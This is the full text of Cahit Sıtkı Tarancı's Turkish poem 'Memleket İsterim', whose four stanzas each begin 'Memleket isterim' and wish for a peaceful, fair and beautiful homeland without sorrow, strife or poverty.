Memleket isterim
Gök mavi, dal yeşil, tarla sarı olsun;
Kuşların çiçeklerin diyarı olsun.

Memleket isterim
Ne başta dert, ne gönülde hasret olsun;
Kardeş kavgasına bir nihayet olsun.

Memleket isterim
Ne zengin fakir, ne sen ben farkı olsun;
Kış günü herkesin evi barkı olsun.

Memleket isterim
Yaşamak, sevmek gibi gönülden olsun;
Olursa bir şikâyet ölümden olsun.

Cahit Sıtkı TARANCI